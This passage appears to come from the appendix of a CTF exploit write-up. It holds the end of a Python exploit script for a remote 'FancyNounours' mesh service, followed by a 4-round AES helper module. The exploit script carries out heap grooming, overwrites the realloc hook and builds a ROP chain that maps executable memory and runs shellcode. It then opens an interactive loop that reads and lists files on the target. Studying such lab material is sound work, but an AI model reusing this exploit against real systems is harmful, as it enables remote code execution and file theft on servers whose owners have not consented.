    create_0xb1_chunk(fc3, top = 0x20000)
    time.sleep(2)

    # client chunk
    fc4 = FancyNounours(ip, port, 4)
    fc4.connect()
    fc4.do_rsa_key_exchange()

    # guard chunk
    buf, answer = fc4.mesh_agent_peering()
    create_0x61_chunk(fc4)

    print("initial alignement")
    input()

    print("free client chunk")
    fc4.close()
    input()

    print("overflow chunk size")
    fc1.mesh_agent_peering(wait_for_response=False, src_node=0x241)
    input()

    print("free target chunk")
    fc2.close()
    input()

    print("allocate 0x241")
    fc6 = FancyNounours(ip, port, 6)
    fc6.connect()
    fc6.do_rsa_key_exchange()
    fc6.mesh_agent_peering()
    print("allocate fc6 done ")
    input()

    print("allocate overlapping 0x241 inplace of target chunk")
    # overlapping and overwriting next free chunk address
    fc7_key = struct.pack(">QQ", 0x241, REALLOC_HOOK_OVERWRITE_ALLOC_ADDRESS << 32)
    fc7 = FancyNounours(ip, port, 7, key = fc7_key)
    fc7.connect()
    fc7.do_rsa_key_exchange()
    fc7.mesh_agent_peering()
    print("allocate fc7 done ")
    input()
```

```
539
540
541     print("allocate fc8 ")
542     zero_expanded_key = b"\x62\x63\x63\x63\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
    x00\x00"
543     fc8 = FancyNounours(ip, port, 8, key = zero_expanded_key)
544     fc8.connect()
545     fc8.do_rsa_key_exchange()
546     buf, answer = fc8.mesh_agent_peering()
547     print("allocate fc8 done ")
548     input()
549
550     print("allocate fc9 ")
551     stack_fixer_gadget = ADD_RSP_0x68_GADGET # add rsp, 0x68; ret
552     fc9 = FancyNounours(ip, port, 9, key = struct.pack("B", 0)*8 + struct.pack("Q",
    stack_fixer_gadget))
553     fc9.connect()
554     fc9.do_rsa_key_exchange()
555     print("allocate fc9 done ")
556
557     buf, answer = fc9.mesh_agent_peering()
558     for i in range(7):
559         buf, answer = fc9.mesh_agent_peering(wait_for_response=False)
560
561
562     # trig realloc -> jmp 0x414141414141
563     payload = b"".join([
564             struct.pack("Q", 0x00000),       # unused
565
566             # struct.pack("Q", INT3_GADGET),     # int3
567             struct.pack("Q", RET_GADGET),        # NOP
568
569             # rcx =  MAP_ANONYMOUS | MAP_SHARED
570             struct.pack("Q", POP_RDI_RET),
571             struct.pack("Q", DATA_CAVE_ADDRESS),
572             struct.pack("Q", POP_RSI_RET),
573             struct.pack("Q", MAP_ANONYMOUS | MAP_SHARED + 0x8),
574             struct.pack("Q", MOV_POI_RDI_RSI),
575             struct.pack("Q", POP_RSI_RET),
576             struct.pack("Q", DATA_CAVE_ADDRESS),
577             struct.pack("Q", MOV_RDX_POI_RSI_MOV_POI_RDI_RDX),
578             struct.pack("Q", LEA_RCX_RDX_MINUS_8),
579
580             # rdx = 0x00
581             struct.pack("Q", POP_RDI_RET),
582             struct.pack("Q", DATA_CAVE_ADDRESS),
583             struct.pack("Q", POP_RSI_RET),
584             struct.pack("Q", PROT_EXEC | PROT_READ | PROT_WRITE ),
585             struct.pack("Q", MOV_POI_RDI_RSI),
586             struct.pack("Q", POP_RSI_RET),
587             struct.pack("Q", DATA_CAVE_ADDRESS),
588             struct.pack("Q", MOV_RDX_POI_RSI_MOV_POI_RDI_RDX),
589
590             # r8 = whatev
591
592             # r9 = 0
593             struct.pack("Q", SHR_R9_CL), # rcx is already set to 0x22
594
595             # mmap(
596             #    rdi : 0xdeadc000,
597             #    rsi : L,
```

```
598             #    rdx : PROT_EXEC | PROT_READ | PROT_WRITE ,
599             #    rcx:  MAP_ANONYMOUS | MAP_SHARED,
600             #    r8: whatev,
601             #    r9: 0
602             #)
603             struct.pack("Q", POP_RDI_RET),
604             struct.pack("Q", 0xdeadc000),
605             struct.pack("Q", POP_RSI_RET),
606             struct.pack("Q", 0x4000),
607             struct.pack("Q", MMAP_ADDRESS),
608
609
610             # copy shellcode into mmap allocated memory
611             #
612             #   0xdeadc000: 0x4889e648bfdec0ad  0xde0000000048c7c2
613             #   0xdeadc010: 0x0030000048c7c0a0  0x044000ffd048bfde
614             #   0xdeadc020: 0xc0adde00000000ff  0xd700007375636500
615             #   0xdeadc030: 0x0000000000000000  0x0000000000000000
616             #
617             # Disassembly:
618             #
619             #   mov rsi, rsp
620             #   movabs rdi, 0xdeadc0de
621             #   mov rdx, 0x3000
622             #   mov rax, 0x4004a0           ; memcpy
623             #   call rax
624             #   movabs rdi, 0xdeadc0de
625             #   call rdi
626             #
627             struct.pack("Q", POP_RSI_RET),
628             struct.pack(">Q", 0x4889e648bfdec0ad),
629             struct.pack("Q", MOV_POI_RDI_RSI),
630
631             struct.pack("Q", POP_RDI_RET),
632             struct.pack("Q", 0xdeadc008),
633             struct.pack("Q", POP_RSI_RET),
634             struct.pack(">Q", 0xde0000000048c7c2),
635             struct.pack("Q", MOV_POI_RDI_RSI),
636
637             struct.pack("Q", POP_RDI_RET),
638             struct.pack("Q", 0xdeadc010),
639             struct.pack("Q", POP_RSI_RET),
640             struct.pack(">Q", 0x0030000048c7c0a0),
641             struct.pack("Q", MOV_POI_RDI_RSI),
642
643             struct.pack("Q", POP_RDI_RET),
644             struct.pack("Q", 0xdeadc018),
645             struct.pack("Q", POP_RSI_RET),
646             struct.pack(">Q", 0x044000ffd048bfde),
647             struct.pack("Q", MOV_POI_RDI_RSI),
648
649             struct.pack("Q", POP_RDI_RET),
650             struct.pack("Q", 0xdeadc020),
651             struct.pack("Q", POP_RSI_RET),
652             struct.pack(">Q", 0xc0adde00000000ff),
653             struct.pack("Q", MOV_POI_RDI_RSI),
654
655             struct.pack("Q", POP_RDI_RET),
656             struct.pack("Q", 0xdeadc028),
657             struct.pack("Q", POP_RSI_RET),
658             struct.pack(">Q", 0xd700007375636500),
```

```
            struct.pack("Q", MOV_POI_RDI_RSI),

            # jump rax
            struct.pack("Q", JMP_RAX),


            # nop sled to prepare for shellcode payload
            struct.pack(">Q", 0x9990909090909090),
            struct.pack(">Q", 0x9090909090909090),
            struct.pack(">Q", 0x9090909090909090),
            struct.pack(">Q", 0x9090909090909090),
            # struct.pack(">Q", 0x90909090909090cc),
    ])

    # shellcode payload to be finally executed
    payload = payload + shellcode

    print("send trigger message ")
    fc9.mesh_trig_payload(payload, gadget = ADD_RSP_0x18_GADGET)


    # Custom server from reused socket
    pingback =  fc9._socket.recv(0x300)
    if len(pingback):
        print("ping received")
        print(pingback)

        while True:

            cmd = input("enter command:")
            path = input("enter path:")

            c = b"\x02"
            if cmd == "read":
                c = b"\x00"
            if cmd == "list":
                c = b"\x01"

            buf = c + path.encode('utf-8')
            fc9._socket.send(buf)

            response = fc9._socket.recv(0x300)
            if len(response):
                parse_response (c, response)


def parse_response(command, buffer):

    # getdents types
    DIR_TYPE = 0x04
    FILE_TYPE = 0x08

    if command == 0x00:
        print(buffer)

    previous_char = 0x00
    for i in range(0, len(buffer)):

        current_char = buffer[i]

        if (current_char == DIR_TYPE or current_char == FILE_TYPE) and previous_char
```

```
    == 0x00:

            # trim name
            s = buffer[i+1:]
            end = s.find(b"\x00")
            s = s[0:end]

            #
            print("%s : %s" % (("file", "dir")[current_char == DIR_TYPE], s))

    previous_char = current_char

if __name__ == '__main__':

    ip = sys.argv[1]
    port = int(sys.argv[2])

    do_pown(ip, port)
```

5.2 fancy_aes.py

```
sbox = (0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5,
        0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,
        0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0,
        0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,
        0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc,
        0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
        0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a,
        0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,
        0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0,
        0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,
        0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b,
        0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
        0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85,
        0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
        0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5,
        0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2,
        0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17,
        0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,
        0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88,
        0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb,
        0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c,
        0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79,
        0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9,
        0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,
        0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6,
        0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a,
        0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e,
        0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,
        0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94,
        0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,
        0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68,
        0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb, 0x16)

invsbox = []
for i in range(256):
    invsbox.append(sbox.index(i))


def SubBytes(state):
    state = [list(c) for c in state]
```

```
    for i in range(len(state)):
        row = state[i]
        for j in range(len(row)):
            state[i][j] = sbox[state[i][j]]
    return state

def InvSubBytes(state):
    state = [list(c) for c in state]
    for i in range(len(state)):
        row = state[i]
        for j in range(len(row)):
            state[i][j] = invsbox[state[i][j]]
    return state


def rowsToCols(state):
    cols = []

    #convert from row representation to column representation
    cols.append([state[0][0], state[1][0], state[2][0], state[3][0]])
    cols.append([state[0][1], state[1][1], state[2][1], state[3][1]])
    cols.append([state[0][2], state[1][2], state[2][2], state[3][2]])
    cols.append([state[0][3], state[1][3], state[2][3], state[3][3]])

    return cols


def colsToRows(state):
    rows = []

    #convert from column representation to row representation
    rows.append([state[0][0], state[1][0], state[2][0], state[3][0]])
    rows.append([state[0][1], state[1][1], state[2][1], state[3][1]])
    rows.append([state[0][2], state[1][2], state[2][2], state[3][2]])
    rows.append([state[0][3], state[1][3], state[2][3], state[3][3]])

    return rows


############
# Key schedule functions
############
# key schedule helper function
def RotWord(word):
    r = []
    r.append(word[1])
    r.append(word[2])
    r.append(word[3])
    r.append(word[0])
    return r


# key schedule helper function
def SubWord(word):
    r = []
    r.append(sbox[word[0]])
    r.append(sbox[word[1]])
    r.append(sbox[word[2]])
    r.append(sbox[word[3]])
    return r

```

```
# key schedule helper function
def XorWords(word1, word2):
    r = []
    for i in range(len(word1)):
        r.append(word1[i] ^ word2[i])
    return r

def printWord(word):
    str = ""
    for i in range(len(word)):
        str += "{0:02x}".format(word[i])
    print(str)


Rcon = [[0x01,0x00,0x00,0x00], [0x02,0x00,0x00,0x00], [0x04,0x00,0x00,0x00],
    [0x08,0x00,0x00,0x00], [0x10,0x00,0x00,0x00], [0x20,0x00,0x00,0x00],
    [0x40,0x00,0x00,0x00], [0x80,0x00,0x00,0x00],[0x1B,0x00,0x00,0x00],
    [0x36,0x00,0x00,0x00]]


# key is a 4*Nk list of bytes, w is a Nb*(Nr+1) list of words
# since we're doing 4 rounds of AES-128, this means that
# key is 16 bytes and w is 4*(4+1) words
def KeyExpansion(key):
    Nk = 4
    Nb = 4
    Nr = 4

    temp = [0,0,0,0]
    w=[]
    for i in range(Nb*(Nr+1)):
        w.append([0,0,0,0])

    i = 0

    #the first word is the master key
    while i<Nk:
        w[i] = [key[4*i],key[4*i+1], key[4*i+2], key[4*i+3]]

        #printWord(w[i])
        i = i+1

    i=Nk


    while i < (Nb*(Nr+1)):
        #print "Round ", i
        temp = w[i-1]
        #printWord(temp)
        if (i % Nk) == 0:
            #print "Rcon: ", printWord(Rcon[i/Nk-1])
            #printWord(RotWord(temp))
            #printWord(SubWord(RotWord(temp)))
            temp = XorWords(SubWord(RotWord(temp)), Rcon[int(i/Nk-1)])
            #print "After XOR with Rcon:"
            #printWord(temp)
        #printWord(temp)
        #printWord(w[i-Nk])
        w[i] = XorWords(w[i-Nk], temp)
        i = i+ 1

```

```
163     return w
164
165
166
167 def Shiftrows(state):
168     state = colsToRows(state)
169
170     #move 1
171     state[1].append(state[1].pop(0))
172
173     #move 2
174     state[2].append(state[2].pop(0))
175     state[2].append(state[2].pop(0))
176
177     #move 3
178     state[3].append(state[3].pop(0))
179     state[3].append(state[3].pop(0))
180     state[3].append(state[3].pop(0))
181
182     return rowsToCols(state)
183
184
185
186 def InvShiftrows(state):
187     state = colsToRows(state)
188
189     #move 1
190     state[1].insert(0,state[1].pop())
191
192     #move 2
193     state[2].insert(0,state[2].pop())
194     state[2].insert(0,state[2].pop())
195
196     #move 3
197     state[3].insert(0,state[3].pop())
198     state[3].insert(0,state[3].pop())
199     state[3].insert(0,state[3].pop())
200
201     return rowsToCols(state)
202
203
204 #converts integer x into a list of bits
205 #least significant bit is in index 0
206 def byteToBits(x):
207     r = []
208     while x>0:
209         if (x%2):
210             r.append(1)
211         else:
212             r.append(0)
213         x = x>>1
214
215     #the result should have 8 bits, so pad if necessary
216     while len(r) < 8:
217         r.append(0)
218
219     return r
220
221
222 #inverse of byteToBits
223 def bitsToByte(x):
```

```
    r = 0
    for i in range(8):
        if x[i] == 1:
            r += 2**i

    return r


# Galois Multiplication
def galoisMult(a, b):
    p = 0
    hiBitSet = 0
    for i in range(8):
        if b & 1 == 1:
            p ^= a
        hiBitSet = a & 0x80
        a <<= 1
        if hiBitSet == 0x80:
            a ^= 0x1b
        b >>= 1
    return p % 256


#single column multiplication
def mixColumn(column):
    temp = []
    for i in range(len(column)):
        temp.append(column[i])

    column[0] = galoisMult(temp[0],2) ^ galoisMult(temp[3],1) ^ \
                galoisMult(temp[2],1) ^ galoisMult(temp[1],3)
    column[1] = galoisMult(temp[1],2) ^ galoisMult(temp[0],1) ^ \
                galoisMult(temp[3],1) ^ galoisMult(temp[2],3)
    column[2] = galoisMult(temp[2],2) ^ galoisMult(temp[1],1) ^ \
                galoisMult(temp[0],1) ^ galoisMult(temp[3],3)
    column[3] = galoisMult(temp[3],2) ^ galoisMult(temp[2],1) ^ \
                galoisMult(temp[1],1) ^ galoisMult(temp[0],3)

    return column


def MixColumns(cols):
    #cols = rowsToCols(state)

    r = [0,0,0,0]
    for i in range(len(cols)):
        r[i] = mixColumn(cols[i])


    return r

def mixColumnInv(column):
    temp = []
    for i in range(len(column)):
        temp.append(column[i])

    column[0] = galoisMult(temp[0],0xE) ^ galoisMult(temp[3],0x9) ^ galoisMult(temp
    [2],0xD) ^ galoisMult(temp[1],0xB)
    column[1] = galoisMult(temp[1],0xE) ^ galoisMult(temp[0],0x9) ^ galoisMult(temp
    [3],0xD) ^ galoisMult(temp[2],0xB)
    column[2] = galoisMult(temp[2],0xE) ^ galoisMult(temp[1],0x9) ^ galoisMult(temp
```

```
    [0],0xD) ^ galoisMult(temp[3],0xB)
283     column[3] = galoisMult(temp[3],0xE) ^ galoisMult(temp[2],0x9) ^ galoisMult(temp
    [1],0xD) ^ galoisMult(temp[0],0xB)
284
285     return column
286
287 def InvMixColumns(cols):
288     #cols = rowsToCols(state)
289
290     r = [0,0,0,0]
291     for i in range(len(cols)):
292         r[i] = mixColumnInv(cols[i])
293
294
295     return r
296
297
298 #state s, key schedule ks, round r
299 def AddRoundKey(s,ks,r):
300
301     for i in range(len(s)):
302         for j in range(len(s[i])):
303             s[i][j] = s[i][j] ^ ks[r*4+i][j]
304
305     return s
306
307
308
309 ########
310 # Encrypt functions
311 #########
312 # for rounds 1-3
313 def oneRound(s, ks, r):
314     s = SubBytes(s)
315     s = Shiftrows(s)
316     s = MixColumns(s)
317     s = AddRoundKey(s,ks,r)
318     return s
319
320 def oneRoundDecrypt(s, ks, r):
321     s = AddRoundKey(s,ks,r)
322     s = InvMixColumns(s)
323     s = InvShiftrows(s)
324     s = InvSubBytes(s)
325     return s
326
327
328 # round 4 (no MixColumn operation)
329 def finalRound(s, ks, r):
330     s = SubBytes(s)
331     s = Shiftrows(s)
332     s = AddRoundKey(s,ks,r)
333     return s
334
335 def finalRoundDecrypt(s, ks, r):
336     s = AddRoundKey(s,ks,r)
337     s = InvShiftrows(s)
338     s = InvSubBytes(s)
339     return s
340
341 # Put it all together
```

```
342 def encrypt4rounds(message, key):
343     s = []
344 
345     #convert plaintext to state
346     s.append(message[:4])
347     s.append(message[4:8])
348     s.append(message[8:12])
349     s.append(message[12:16])
350     #printState(s)
351 
352     #compute key schedule
353     ks = KeyExpansion(key)
354 
355     #apply whitening key
356     s = AddRoundKey(s,ks,0)
357     #printState(s)
358 
359     c = oneRound(s, ks, 1)
360     c = oneRound(c, ks, 2)
361     c = oneRound(c, ks, 3)
362     #printState(c)
363     c = finalRound(c, ks, 4)
364     #printState(c)
365 
366     #convert back to 1d list
367     output = []
368     for i in range(len(c)):
369         for j in range(len(c[i])):
370             output.append(c[i][j])
371 
372     return output
373 
374 def swapRows(rows):
375     result = []
376     for i in range(4):
377         for j in range(4):
378             result.append(rows[j*4+i])
379     return result
380 
381 def decrypt4rounds(message, key):
382     #message = swapRows(message)
383 
384     s = []
385 
386     #convert plaintext to state
387     s.append(message[:4])
388     s.append(message[4:8])
389     s.append(message[8:12])
390     s.append(message[12:16])
391     #printState(s)
392 
393     #compute key schedule
394     ks = KeyExpansion(key)
395 
396 
397     #apply whitening key
398     #printState(s)
399     s = finalRoundDecrypt(s, ks, 4)
400 
401     c = oneRoundDecrypt(s, ks, 3)
402     c = oneRoundDecrypt(c, ks, 2)
```

```
403     c = oneRoundDecrypt(c, ks, 1)
404     c = AddRoundKey(c,ks,0)
405     #printState(c)
406     #printState(c)
407 
408     #convert back to 1d list
409     output = []
410     for i in range(len(c)):
411         for j in range(len(c[i])):
412             output.append(c[i][j])
413 
414     return output
```